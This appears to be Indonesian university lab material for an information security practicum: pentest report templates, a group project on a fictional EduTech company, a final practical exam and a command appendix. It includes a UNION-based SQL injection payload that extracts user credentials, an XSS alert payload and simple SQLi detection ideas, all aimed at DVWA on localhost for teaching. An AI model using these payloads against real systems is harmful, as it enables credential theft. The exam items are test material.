- **Tujuan**: Sesuai tujuan praktikum.
- **Ruang Lingkup**: Detail target (URL: http://localhost/DVWA, level low, tanggal pengujian).
- **Metodologi**: Daftar tools yang digunakan (Nessus, ZAP, browser, manual payload), pendekatan (otomatis + manual), dan batasan (misal: tidak melakukan DoS).

Langkah 6: Profil Teknis Target

Berdasarkan hasil scan Nessus dan observasi manual, deskripsikan:

- Sistem Operasi server (misal: Linux Ubuntu 20.04).
- Web server (Apache/2.4.41).
- Database (MySQL 5.7).
- Aplikasi: DVWA dengan level low.
- Layanan lain yang terbuka (misal: SSH, FTP jika ada).

Langkah 7: Dokumentasi Temuan Kerentanan

Untuk setiap temuan (pilih yang paling signifikan, misal 5-10 temuan), buat sub-bab dengan format:

7.1 [Critical] SQL Injection pada Halaman User ID

- **Lokasi**: http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#
- **Parameter**: `id` (GET)
- **Deskripsi**: Aplikasi tidak melakukan sanitasi input sehingga memungkinkan penyerang menyisipkan perintah SQL. Dengan teknik UNION-based, penyerang dapat mengekstrak data dari database.
- **Bukti**:
  - Payload yang digunakan: `1' UNION SELECT user,password FROM users--`
  - Screenshot hasil menampilkan username dan password hash.
  - (Sisipkan gambar)
- **Dampak**: Penyerang dapat mencuri semua kredensial pengguna, termasuk admin, dan mengambil alih aplikasi.

- **Rekomendasi**:
  - Gunakan parameterized query (prepared statement) di kode PHP.
  - Lakukan validasi input (hanya menerima angka untuk parameter id).
  - Batasi hak akses database (tidak menggunakan user root).

Lakukan hal serupa untuk temuan lain:

- **XSS Reflected** pada halaman XSS reflected.
- **XSS Stored** pada guestbook.
- **Temuan Nessus** (misal: port FTP terbuka, versi Apache usang, dll).
- **Temuan ZAP** (misal: SQL Injection terdeteksi oleh scanner, dll).

Langkah 8: Kesimpulan dan Rekomendasi Umum

Tulis kesimpulan singkat tentang keamanan aplikasi secara keseluruhan. Kemudian berikan rekomendasi umum yang bersifat strategis, misal:

- Melakukan secure coding training untuk developer.
- Menerapkan SDLC (Secure Development Lifecycle).
- Melakukan penetration testing secara berkala.
- Memasang Web Application Firewall (WAF).

Langkah 9: Lampiran

- Daftar tools dan versi.
- Referensi (OWASP, CVE, dll).
- Detail teknis lainnya (misal: output lengkap Nessus, jika perlu).

5.3 Review dan Finalisasi

Langkah 10: Periksa Kembali Laporan

Pastikan tidak ada typo, semua screenshot jelas, dan format konsisten. Periksa apakah setiap temuan memiliki rekomendasi yang spesifik.

Langkah 11: Simpan dalam Format PDF

Ekspor laporan ke PDF dengan nama: `Laporan_KSI_<NIM>_<Nama>.pdf`.

---

6. TUGAS DAN LATIHAN

Tugas 1: Menyusun Laporan Lengkap (Bobot 70%)

Buat laporan hasil pengujian keamanan yang mengintegrasikan semua hasil dari pertemuan 11, 12, dan 13. Laporan harus mencakup semua elemen yang disebutkan di langkah kerja, dengan ketentuan:

- Minimal 5 temuan kerentanan (dengan tingkat keparahan yang bervariasi).
- Setiap temuan harus disertai bukti screenshot dan rekomendasi perbaikan.
- Executive summary harus ditulis dengan bahasa yang mudah dipahami manajemen.
- Laporan harus rapi, profesional, dan bebas dari kesalahan tata bahasa.

Tugas 2: Presentasi Singkat (Bobot 30%) – *Opsional, bisa dijadikan bagian dari pertemuan 15*

Buat slide presentasi (5-10 slide) yang merangkum laporan, ditujukan kepada manajemen. Slide harus mencakup:

- Latar belakang dan tujuan.
- Ruang lingkup.
- Temuan utama (grafik atau ringkasan).
- Risiko bisnis.
- Rekomendasi utama.

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (sesuai format)

Daftar Isi

Executive Summary

1. Pendahuluan

- 1.1 Latar Belakang
- 1.2 Tujuan
- 1.3 Ruang Lingkup
- 1.4 Metodologi

2. Profil Teknis Target

3. Temuan Kerentanan

- 3.1 [Severity] Nama Temuan 1
- 3.2 [Severity] Nama Temuan 2
- 3.3 [Severity] Nama Temuan 3
- ... (dan seterusnya)

4. Kesimpulan dan Rekomendasi

- 4.1 Kesimpulan
- 4.2 Rekomendasi Umum

Lampiran

- A. Daftar Tools
- B. Referensi
- C. Screenshot Tambahan

---

8. RUBRIK PENILAIAN (Pertemuan 14)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Kelengkapan Struktur	20%	Semua bagian (cover, exec summary, pendahuluan, profil, temuan, kesimpulan, lampiran) lengkap dan rapi	Satu bagian kurang	Dua bagian kurang	>2 bagian kurang
Kualitas Temuan	30%	Minimal 5 temuan dengan deskripsi, bukti, dampak, rekomendasi yang jelas dan akurat	4 temuan dengan kualitas baik	3 temuan	<3 temuan
Executive Summary	20%	Ringkas, mencakup semua poin penting, mudah dipahami non-teknis	Cukup	Kurang jelas	Tidak ada
Rekomendasi	15%	Rekomendasi spesifik, relevan, dan dapat	Cukup	Kurang	Tidak ada

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
		ditindaklanjuti			
Tata Bahasa & Kerapian	15%	Bahasa baku, bebas typo, format konsisten, screenshot jelas	Sedikit kesalahan	Banyak kesalahan	Tidak rapi

---

9. REFERENSI

1. OWASP Foundation. (2024). *Writing a Penetration Testing Report*. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/Reporting
2. National Institute of Standards and Technology. (2008). *NIST Special Publication 800-115: Technical Guide to Information Security Testing and Assessment*.
3. Engebretson, P. (2013). *The Basics of Hacking and Penetration Testing* (2nd ed.). Syngress. (Bab 7: Writing the Penetration Testing Report)

---

10. LEMBAR CATATAN MAHASISWA

Bagian Laporan	Poin Penting
Executive Summary	
Temuan	
Rekomendasi	

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 15) adalah **Proyek Kelompok – Simulasi Keamanan Terintegrasi**. Anda akan bekerja dalam kelompok untuk mengintegrasikan semua kompetensi yang telah dipelajari. Pastikan laporan individu dari modul 14 sudah selesai, karena akan menjadi dasar untuk diskusi kelompok.

Selamat Mengerjakan!

MODUL 15
PROYEK KELOMPOK – SIMULASI KEAMANAN TERINTEGRASI
(Pertemuan 15)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P15**
Nama Modul	**Proyek Kelompok – Simulasi Keamanan Terintegrasi**
Sub-CPMK	**Review dan integrasi semua Sub-CPMK (1.1, 1.2, 1.3, 2.1, 2.2, 3.1, 3.2, 3.3, 3.4, 4.1, 4.2, 4.3)**
CPMK	**CPMK 1, CPMK 2, CPMK 3, CPMK 4**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2% (untuk laporan proyek) + bagian dari UAS (30%)**
Pertemuan	**15 (Kelima belas)**

---

2. TUJUAN PROYEK

Setelah mengikuti proyek ini, mahasiswa diharapkan mampu:

1. **Mengintegrasikan** semua kompetensi keamanan informasi yang telah dipelajari selama satu semester.
2. **Bekerja dalam tim** untuk menyelesaikan masalah keamanan yang kompleks.
3. **Melakukan analisis risiko** dan menyusun kebijakan keamanan berdasarkan studi kasus.
4. **Mengkonfigurasi perangkat keamanan** (firewall, IDS, VPN) sesuai kebutuhan organisasi.
5. **Melakukan pengujian keamanan** (vulnerability scanning dan penetration testing) pada aplikasi web.
6. **Menyusun laporan komprehensif** dan mempresentasikan hasilnya di depan kelas.
7. **Mengembangkan soft skills** seperti komunikasi, kolaborasi, dan manajemen waktu.

3. SKENARIO PROYEK

3.1 Studi Kasus: PT. EduTech Solutions

PT. EduTech Solutions adalah perusahaan rintisan (startup) yang bergerak di bidang teknologi pendidikan. Perusahaan ini mengembangkan platform pembelajaran online bernama **"EduLearn"** yang digunakan oleh ribuan siswa dan guru di seluruh Indonesia. Saat ini, perusahaan sedang dalam tahap pertumbuhan pesat dan mulai menjadi target serangan siber.

Infrastruktur Perusahaan:

Komponen	Deskripsi
Web Server	Menjalankan aplikasi EduLearn (PHP, MySQL) di Ubuntu 20.04. IP: 192.168.1.10
Database Server	MySQL 5.7 terpisah di server lain. IP: 192.168.1.20
Kantor Pusat	50 karyawan dengan akses internet, menggunakan laptop perusahaan
Jaringan	Satu subnet 192.168.1.0/24, terhubung ke internet melalui router (192.168.1.1)
Data Sensitif	Data siswa (nama, email, nomor telepon, alamat), data guru, nilai, dan data pembayaran (terintegrasi dengan payment gateway)

Aset Kritis:

- Aplikasi EduLearn (kode sumber dan database)
- Data pengguna (siswa dan guru)
- Reputasi perusahaan

Ancaman yang Dihadapi:

- Hacker mencoba mencuri data pengguna melalui SQL Injection.
- Serangan DDoS pada web server.
- Penyusup mencoba mengakses jaringan internal melalui karyawan yang bekerja remote.
- Malware/ransomware melalui email phishing.

3.2 Tugas Tim

Setiap kelompok (3-4 orang) bertindak sebagai tim keamanan informasi yang ditugaskan untuk:

1. **Melakukan analisis risiko** terhadap aset PT. EduTech Solutions.
2. **Menyusun kebijakan keamanan** (AUP dan Password Policy) yang sesuai.
3. **Mengkonfigurasi firewall** (simulasi iptables) untuk melindungi server.
4. **Menyiapkan IDS** (Snort) untuk mendeteksi serangan.
5. **Mengkonfigurasi VPN** (OpenVPN) untuk akses remote yang aman.
6. **Melakukan vulnerability scanning** pada aplikasi EduLearn (gunakan DVWA sebagai pengganti).
7. **Melakukan pengujian manual** untuk SQL Injection dan XSS.
8. **Menyusun laporan** hasil pengujian dan rekomendasi perbaikan.
9. **Mempresentasikan** hasil proyek di depan kelas.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 4 unit per kelompok (untuk server, client, penyerang) atau gunakan VM
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 untuk semua mesin
3	Aplikasi Web Target	DVWA (sebagai simulasi EduLearn) dijalankan di web server
4	Tools	OpenSSL, iptables, Snort, OpenVPN, Wireshark, Nmap, Nessus, OWASP ZAP, browser
5	Software Dokumentasi	Microsoft Word/Google Docs/LibreOffice untuk laporan
6	Media Presentasi	PowerPoint/Google Slides/Canva

---

5. LANGKAH KERJA PROYEK

5.1 Pembagian Tim dan Peran (15 menit)

Setiap kelompok terdiri dari 3-4 orang dengan pembagian peran sebagai berikut:

Peran	Tanggung Jawab Utama
Project Manager	Mengkoordinasi tim, memastikan jadwal terpenuhi, menyusun executive summary, presentasi
Security Engineer	Bertanggung jawab atas konfigurasi teknis (firewall, IDS, VPN)
Security Analyst	Bertanggung jawab atas vulnerability scanning dan penetration testing (Nessus, ZAP, manual)
Report Writer	Menggabungkan semua temuan, menyusun laporan, memastikan kualitas dokumentasi

Jika hanya 3 orang, satu orang dapat merangkap peran (misal: Project Manager merangkap Report Writer).

5.2 Tahap 1: Analisis Risiko dan Kebijakan (30 menit)

Tugas 1.1: Identifikasi Aset dan Analisis Risiko

Berdasarkan skenario PT. EduTech Solutions:

1. Identifikasi minimal 10 aset dengan kategorinya (hardware, software, data, manusia).
2. Tentukan nilai aset (1-5).
3. Identifikasi ancaman dan kerentanan untuk setiap aset kritis.
4. Lakukan penilaian risiko (likelihood dan impact skala 1-5, hitung L×I).
5. Buat matriks risiko dan tentukan prioritas penanganan.

Tugas 1.2: Kebijakan Keamanan

Berdasarkan analisis risiko, susun:

1. **Acceptable Use Policy (AUP)** untuk karyawan PT. EduTech Solutions.
2. **Password Policy** yang kuat untuk semua akun perusahaan.

5.3 Tahap 2: Konfigurasi Perangkat Keamanan (45 menit)

Tugas 2.1: Firewall (iptables)

Konfigurasikan iptables pada web server (192.168.1.10) dengan ketentuan:

- Policy default INPUT DROP, FORWARD DROP, OUTPUT ACCEPT.
- Izinkan SSH (port 22) hanya dari subnet manajemen (misal 192.168.1.100-120).

- Izinkan HTTP (80) dan HTTPS (443) untuk semua.
- Izinkan koneksi ESTABLISHED,RELATED.
- Izinkan ping untuk monitoring.
- Blokir akses ke port MySQL (3306) dari luar (kecuali dari database server).
- Simpan aturan agar persisten.

Tugas 2.2: IDS (Snort)

Instal dan konfigurasi Snort pada web server untuk mendeteksi:

- Ping flood (ICMP echo request).
- Port scan.
- Percobaan login SSH gagal (gunakan content matching).
- SQL Injection (gunakan aturan sederhana, misal deteksi karakter `'` atau `union`).

Tugas 2.3: VPN (OpenVPN)

Konfigurasi OpenVPN server di salah satu mesin (bisa di router atau server terpisah) untuk memungkinkan akses remote yang aman. Siapkan satu client yang dapat terhubung ke VPN. Verifikasi koneksi dengan ping ke server internal.

5.4 Tahap 3: Pengujian Keamanan (45 menit)

Tugas 3.1: Vulnerability Scanning

1. Gunakan **Nessus** untuk melakukan basic network scan pada subnet 192.168.1.0/24. Catat temuan kritis.
2. Gunakan **OWASP ZAP** untuk melakukan spider dan active scan pada DVWA (http://192.168.1.10/DVWA). Catat alert dengan risiko High/Medium.

Tugas 3.2: Penetration Testing Manual

Lakukan pengujian manual pada DVWA (level low):

1. **SQL Injection**: Ekstrak username dan password hash dari tabel users.
2. **XSS Reflected**: Buktikan dengan alert pop-up.
3. **XSS Stored**: Simpan skrip di guestbook dan tunjukkan bahwa skrip tereksekusi.

Dokumentasikan setiap langkah dengan screenshot dan payload.

5.5 Tahap 4: Penyusunan Laporan dan Presentasi (35 menit)

Tugas 4.1: Laporan Kelompok

Gabungkan semua hasil dari tahap 1-3 ke dalam laporan kelompok dengan struktur:

- Cover
- Executive Summary

- Pendahuluan (latar belakang, tujuan, ruang lingkup, metodologi)
- Analisis Risiko dan Kebijakan
- Konfigurasi Perangkat Keamanan (firewall, IDS, VPN)
- Hasil Pengujian Keamanan (Nessus, ZAP, manual)
- Kesimpulan dan Rekomendasi
- Lampiran (screenshot, konfigurasi, dll)

Tugas 4.2: Presentasi

Siapkan presentasi singkat (10 menit) yang mencakup:

- Profil perusahaan dan aset kritis.
- Temuan utama dari analisis risiko dan pengujian.
- Konfigurasi keamanan yang diterapkan.
- Rekomendasi strategis untuk manajemen.

---

6. DELIVERABLES

Setiap kelompok harus menyerahkan:

1. **Laporan Proyek Kelompok** (format PDF) dengan nama file: `Proyek_KSI_Kelompok<X>.pdf`
2. **File Konfigurasi** (opsional, lampirkan dalam zip): aturan iptables, konfigurasi Snort, file .ovpn client, dll.
3. **Slide Presentasi** (format PDF/PPT) dengan nama: `Presentasi_Kelompok<X>.pdf`

Batas waktu pengumpulan: **Akhir pertemuan 15** (atau sesuai kebijakan dosen).

---

7. FORMAT LAPORAN PROYEK KELOMPOK

Halaman Sampul

```
LAPORAN PROYEK KELOMPOK
KEAMANAN SISTEM INFORMASI (PRAKTIKUM)
SIMULASI KEAMANAN TERINTEGRASI: PT. EDUTECH SOLUTIONS

Kelompok    : [Nomor Kelompok]
Anggota     : 1. [Nama, NIM]
              2. [Nama, NIM]
              3. [Nama, NIM]
              4. [Nama, NIM] (jika ada)

Dosen Pengampu : Ir. H. A. Mooduto, M.Kom.
                 Ideva Gaputra, S.Kom., M.Kom.

LABORATORIUM KOMPUTER
JURUSAN TEKNOLOGI INFORMASI
POLITEKNIK NEGERI PADANG
[Tahun]
```

Daftar Isi

Executive Summary (1 halaman)

Bab I: Pendahuluan

- 1.1 Latar Belakang
- 1.2 Tujuan Proyek
- 1.3 Ruang Lingkup
- 1.4 Metodologi

Bab II: Analisis Risiko dan Kebijakan

- 2.1 Identifikasi Aset
- 2.2 Analisis Risiko (tabel L×I, matriks risiko)
- 2.3 Kebijakan Keamanan (AUP dan Password Policy)

Bab III: Implementasi Perangkat Keamanan

- 3.1 Konfigurasi Firewall (iptables)
- 3.2 Konfigurasi IDS (Snort)
- 3.3 Konfigurasi VPN (OpenVPN)

Bab IV: Pengujian Keamanan

- 4.1 Vulnerability Scanning (Nessus)
- 4.2 Web Application Scanning (OWASP ZAP)
- 4.3 Penetration Testing Manual (SQLi, XSS)

Bab V: Kesimpulan dan Rekomendasi

- 5.1 Kesimpulan
- 5.2 Rekomendasi Perbaikan

Lampiran

- A. Screenshot Pendukung
- B. File Konfigurasi (dalam lampiran atau link)
- C. Daftar Pustaka

---

8. RUBRIK PENILAIAN PROYEK KELOMPOK

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Kualitas Teknis	35%	Semua konfigurasi (firewall, IDS, VPN) berfungsi dengan baik, pengujian berhasil, bukti lengkap	Sebagian besar berhasil, ada sedikit kekurangan	Beberapa konfigurasi gagal	Tidak ada yang berhasil
Analisis Risiko & Kebijakan	20%	Analisis risiko mendalam, aset lengkap, kebijakan relevan dan profesional	Cukup	Kurang	Tidak ada
Laporan	25%	Laporan lengkap, sistematis, rapi, semua bagian terpenuhi, bahasa baku	Cukup lengkap	Kurang lengkap	Tidak ada
Kerja Tim	10%	Semua anggota berkontribusi aktif, pembagian peran jelas, koordinasi baik	Sebagian besar aktif	Hanya beberapa anggota aktif	Tidak ada kerja sama

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Presentasi	10%	Presentasi jelas, menarik, menjawab pertanyaan dengan baik, waktu tepat	Cukup	Kurang	Tidak presentasi

Catatan: Dosen dapat melakukan penilaian individu berdasarkan observasi selama proyek dan kontribusi dalam laporan.

---

9. REFERENSI

1. Whitman, M. E., & Mattord, H. J. (2021). *Principles of Information Security* (7th ed.). Cengage Learning.
2. Stallings, W. (2020). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson.
3. OWASP Foundation. (2024). *OWASP Testing Guide*. https://owasp.org/www-project-web-security-testing-guide/
4. Dokumentasi tools: Snort, OpenVPN, Nessus, OWASP ZAP.

---

10. LEMBAR CATATAN KELOMPOK

Tanggal	Kegiatan	PIC	Status

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-
-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 16) adalah **UJIAN AKHIR SEMESTER (UAS)** yang mencakup materi pertemuan 9-15. UAS akan berupa ujian praktik individu yang menguji kemampuan Anda dalam mengintegrasikan semua kompetensi. Persiapkan diri dengan baik, ulang modul 9-14, dan pastikan Anda memahami konsep serta perintah dasar.

Selamat Bekerja Sama dan Semoga Sukses!

BAGIAN III: UJIAN AKHIR SEMESTER (UAS)

MODUL 16
UJIAN AKHIR SEMESTER (UAS) PRAKTIKUM
(Pertemuan 16)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P16**
Nama Modul	**Ujian Akhir Semester (UAS) Praktikum**
Sub-CPMK	**Terintegrasi dari Sub-CPMK 3.3, 3.4, 4.1, 4.2, 4.3 (Pertemuan 9-15)**
CPMK	**CPMK 3 dan CPMK 4**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**30%**
Pertemuan	**16 (Keenambelas)**

---

2. TUJUAN UJIAN

Ujian Akhir Semester ini bertujuan untuk mengukur pencapaian mahasiswa terhadap kompetensi yang telah dipelajari pada pertemuan 9-15, meliputi:

1. Kemampuan mengkonfigurasi VPN (OpenVPN) dan menganalisis keamanan koneksi.
2. Kemampuan menggunakan Wireshark dan Nmap untuk analisis keamanan jaringan.

3. Kemampuan melakukan vulnerability scanning dengan Nessus dan OWASP ZAP.
4. Kemampuan mengidentifikasi kerentanan OWASP Top 10 (SQL Injection, XSS) secara manual.
5. Kemampuan menyusun laporan hasil pengujian keamanan yang komprehensif.
6. Kemampuan mengintegrasikan berbagai tools dan teknik dalam studi kasus.

---

3. RUANG LINGKUP MATERI

Pertemuan	Topik	Sub-CPMK
9	Konfigurasi VPN dengan OpenVPN	3.3
10	Analisis Keamanan Jaringan dengan Wireshark dan Nmap	3.4
11	Vulnerability Scanning dengan Nessus	4.1
12	Vulnerability Scanning dengan OWASP ZAP	4.1
13	Identifikasi Kerentanan OWASP Top 10 (SQLi, XSS)	4.2
14	Membuat Laporan Hasil Pengujian Keamanan	4.3
15	Proyek Kelompok – Simulasi Terintegrasi	Semua

---

4. PETUNJUK PELAKSANAAN

1. **Sifat Ujian**: Tertutup (closed book). Dilarang membuka catatan, modul, atau bahan referensi lainnya, kecuali jika diizinkan oleh pengawas.
2. **Bentuk Ujian**: Praktik individu di laboratorium komputer.
3. **Waktu**: 170 menit (termasuk persiapan dan pengumpulan).
4. **Tata Tertib**:
   - Hadir 15 menit sebelum ujian dimulai.
   - Duduk sesuai nomor yang ditentukan.
   - Dilarang bekerja sama, berdiskusi, atau bertukar informasi dengan peserta lain.
   - Dilarang menggunakan perangkat komunikasi (HP, smartwatch) selama ujian.

- Jika ada pertanyaan teknis (misal: komputer error), angkat tangan dan tanyakan kepada pengawas.

5. **Pengumpulan Jawaban**:
   - Semua jawaban (file hasil praktik, screenshot, laporan) dikumpulkan dalam satu folder dengan format nama: `UAS_NIM_Nama`.
   - Folder di-zip menjadi `UAS_NIM_Nama.zip` dan diunggah ke LMS yang ditentukan sebelum waktu habis.
   - Pastikan semua file dapat dibuka dan tidak korup.

---

5. SOAL UJIAN

Soal 1: OpenVPN (Bobot 15%)

Skenario:
Anda diminta mengkonfigurasi OpenVPN server dan client pada mesin yang tersedia. Server memiliki IP 192.168.1.10, client memiliki IP 192.168.1.20. Gunakan subnet VPN 10.9.0.0/24.

Tugas:

1. Buat PKI dengan easy-rsa: CA, server certificate, dan client certificate (client1).
2. Buat file konfigurasi server (`server.conf`) yang sesuai (gunakan UDP port 1194, cipher AES-256-CBC, tls-auth).
3. Buat file konfigurasi client (`client.ovpn`).
4. Jalankan server dan hubungkan client.
5. Tunjukkan bahwa client mendapatkan IP dari pool VPN (10.9.0.x) dan dapat melakukan ping ke server VPN (10.9.0.1).
6. Tuliskan perintah-perintah penting dan sertakan screenshot dari:
   - Proses pembuatan sertifikat.
   - Isi file konfigurasi server dan client.
   - Hasil `ifconfig` atau `ip addr` pada client yang menunjukkan interface tun0.
   - Hasil ping ke 10.9.0.1.

Soal 2: Analisis Jaringan dengan Wireshark dan Nmap (Bobot 20%)

Skenario:
Anda diberikan file capture Wireshark (`traffic.pcap`) yang berisi lalu lintas jaringan dari sebuah server. (File akan disediakan oleh pengawas). Analisis file tersebut dan jawab pertanyaan berikut:

1. Berapa banyak alamat IP yang terlibat dalam capture? Sebutkan.
2. Protokol apa saja yang teridentifikasi? Sebutkan 5 protokol terbanyak.
3. Identifikasi percakapan TCP antara client 192.168.1.100 dan server 192.168.1.10 pada port 80. Apa isi dari HTTP request dan response? (gunakan Follow TCP Stream).
4. Apakah ada percobaan port scan? Jika ya, jelaskan ciri-cirinya.
5. Dari hasil Nmap scan yang dilakukan, sebutkan 3 port terbuka yang ditemukan pada target 192.168.1.10.

Catatan: Untuk soal ini, pengawas akan menyediakan file pcap dan hasil Nmap (atau mahasiswa diminta melakukan scan langsung jika waktu memungkinkan).

Soal 3: Vulnerability Scanning (Bobot 25%)

Skenario:
Anda diminta melakukan pengujian keamanan pada aplikasi web DVWA yang berjalan di `http://localhost/DVWA` (atau IP target yang ditentukan). Level keamanan DVWA diatur ke **low**.

Tugas:

1. **Nessus**: Lakukan Basic Network Scan pada IP target. Sebutkan 2 temuan dengan severity Critical/High beserta deskripsi singkat dan rekomendasinya.
2. **OWASP ZAP**: Lakukan spider dan active scan pada DVWA. Sebutkan 3 alert dengan risiko High/Medium yang ditemukan. Untuk setiap alert, tuliskan:
   - Nama alert
   - URL dan parameter yang terkena
   - Deskripsi singkat
   - Rekomendasi perbaikan
3. **Manual SQL Injection**:
   - Buktikan bahwa halaman SQL Injection rentan dengan menampilkan semua data dari tabel users.

- Tuliskan payload yang digunakan.
- Sertakan screenshot hasil.

4. **Manual XSS**:
   - Buktikan reflected XSS pada halaman XSS reflected dengan payload `<script>alert('UAS')</script>`.
   - Buktikan stored XSS dengan menyimpan payload pada guestbook.
   - Sertakan screenshot.

Soal 4: Laporan Hasil Pengujian (Bobot 20%)

Berdasarkan hasil dari Soal 3, buatlah laporan singkat (maksimal 2 halaman) dengan struktur:

- **Executive Summary** (ringkasan temuan)
- **Temuan Utama** (tabel yang berisi: nama kerentanan, severity, lokasi, rekomendasi)
- **Kesimpulan dan Rekomendasi Umum**

Laporan harus ditulis dengan rapi dan profesional. Sertakan dalam folder jawaban sebagai file PDF dengan nama `Laporan_UAS_NIM.pdf`.

Soal 5: Integrasi dan Analisis (Bobot 20%)

Skenario:

PT. EduTech Solutions (studi kasus Modul 15) ingin meningkatkan keamanan infrastrukturnya. Berdasarkan pengalaman Anda selama praktikum, jawablah pertanyaan berikut:

1. Sebutkan 3 risiko utama yang paling mungkin terjadi pada aplikasi web mereka (EduLearn) dan jelaskan mengapa.
2. Berikan rekomendasi teknis untuk mengatasi risiko tersebut (minimal 2 rekomendasi per risiko).
3. Jika perusahaan ingin menerapkan VPN untuk karyawan remote, jelaskan komponen apa saja yang diperlukan dan bagaimana VPN meningkatkan keamanan.
4. Jelaskan peran IDS (Snort) dalam mendeteksi serangan dan bagaimana Anda akan mengintegrasikannya dengan firewall.

---

6. LEMBAR JAWABAN (TEMPLATE LAPORAN UAS)

Buat laporan dengan format berikut:

COVER

```
LAPORAN UJIAN AKHIR SEMESTER (UAS)
PRAKTIKUM KEAMANAN SISTEM INFORMASI

Nama   : [Nama Lengkap]
NIM    : [NIM]
Kelas  : [Kelas]
Tanggal: [Tanggal Ujian]
```

BAB I: PENDAHULUAN

(berisi latar belakang singkat dan tujuan ujian)

BAB II: JAWABAN SOAL

- **2.1 Soal 1 (OpenVPN)** – sertakan screenshot dan penjelasan.
- **2.2 Soal 2 (Analisis Jaringan)** – jawab pertanyaan dengan mengacu pada file pcap.
- **2.3 Soal 3 (Vulnerability Scanning)** – jawab semua bagian (Nessus, ZAP, SQLi, XSS) dengan screenshot.
- **2.4 Soal 4 (Laporan Hasil Pengujian)** – lampirkan laporan singkat (bisa sebagai sub-bab atau file terpisah).
- **2.5 Soal 5 (Integrasi dan Analisis)** – jawab pertanyaan dengan analisis.

BAB III: KESIMPULAN

(Ringkasan pencapaian dan kesulitan yang dihadapi)

LAMPIRAN

- Screenshot tambahan jika ada
- Daftar pustaka (opsional)

---

7. RUBRIK PENILAIAN UAS

(Disadur dari RPS halaman 33)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Ketepatan Hasil	50%	Semua tugas diselesaikan dengan hasil tepat dan sempurna	Sebagian besar tugas selesai dengan hasil tepat (≥80%)	Beberapa tugas selesai (50-79%) dengan hasil kurang tepat	<50% tugas selesai atau hasil salah
Kualitas Laporan	25%	Laporan sangat lengkap, analisis mendalam, rekomendasi jelas	Laporan cukup lengkap	Laporan kurang lengkap	Tidak ada laporan
Kemandirian	25%	Mengerjakan sendiri, mampu menjelaskan langkah	Cukup mandiri	Kurang mandiri	Tidak mandiri

Catatan: Pengawas ujian akan memonitor kemandirian.

---

8. PERSIAPAN UJIAN

Bagi Mahasiswa:

- Membawa kartu ujian dan identitas.
- Memastikan komputer laboratorium berfungsi dengan baik.
- Sudah menginstal semua tools yang diperlukan (OpenVPN, easy-rsa, Wireshark, Nmap, Nessus, OWASP ZAP, DVWA, dll) atau sudah disediakan oleh laboratorium.
- Membawa flashdisk untuk backup (opsional).

Bagi Laboran/Dosen:

- Menyiapkan lingkungan ujian yang identik untuk semua peserta.
- Menyediakan file pcap untuk Soal 2 (dapat di-copy ke setiap komputer atau di-share melalui jaringan lokal).
- Memastikan DVWA berjalan dan level keamanan dapat diatur.

- Menyiapkan lembar pengawasan.

---

9. PENUTUP

Demikian Modul 16 Ujian Akhir Semester Praktikum Keamanan Sistem Informasi. Ujian ini dirancang untuk mengukur kompetensi Anda secara komprehensif. Bekerjalah dengan jujur, teliti, dan manfaatkan waktu sebaik mungkin. Semoga sukses!

Selamat Ujian!

BAGIAN IV: LAMPIRAN

LAMPIRAN 1: DAFTAR PERINTAH PENTING

A. OpenSSL

Perintah	Fungsi
`openssl version`	Mengecek versi OpenSSL
`openssl enc -aes-256-cbc -salt -in file.txt -out file.enc`	Enkripsi simetris AES-256
`openssl enc -aes-256-cbc -d -in file.enc -out file.txt`	Dekripsi AES-256
`openssl genrsa -out private.pem 2048`	Generate RSA private key 2048 bit
`openssl rsa -in private.pem -pubout -out public.pem`	Ekstrak public key dari private key
`openssl rsautl -encrypt -inkey public.pem -pubin -in file.txt -out file.enc`	Enkripsi RSA dengan public key
`openssl rsautl -decrypt -inkey private.pem -in file.enc -out file.txt`	Dekripsi RSA dengan private key
`openssl dgst -sha256 file.txt`	Hitung hash SHA-256
`openssl dgst -sha256 -sign private.pem -out file.sig file.txt`	Membuat digital signature
`openssl dgst -sha256 -verify public.pem -signature file.sig file.txt`	Verifikasi digital signature
`openssl rand -base64 32`	Generate random string (32 byte) base64

B. iptables

Perintah	Fungsi
`sudo iptables -L -v`	Lihat aturan dengan detail
`sudo iptables -F`	Flush semua aturan
`sudo iptables -P INPUT DROP`	Set policy default INPUT menjadi DROP
`sudo iptables -A INPUT -i lo -j ACCEPT`	Izinkan loopback
`sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`	Izinkan koneksi yang sudah terjalin
`sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.1.0/24 -j ACCEPT`	Izinkan SSH dari subnet tertentu
`sudo iptables -A INPUT -p tcp --dport 80 -j DROP`	Blokir HTTP
`sudo iptables -t nat -A PREROUTING -p tcp --dport 8080 -j DNAT --to-destination 192.168.1.10:80`	Port forwarding
`sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE`	Masquerade untuk NAT
`sudo iptables-save > /etc/iptables/rules.v4`	Simpan aturan
`sudo iptables-restore < /etc/iptables/rules.v4`	Restore aturan

C. Snort

Perintah	Fungsi
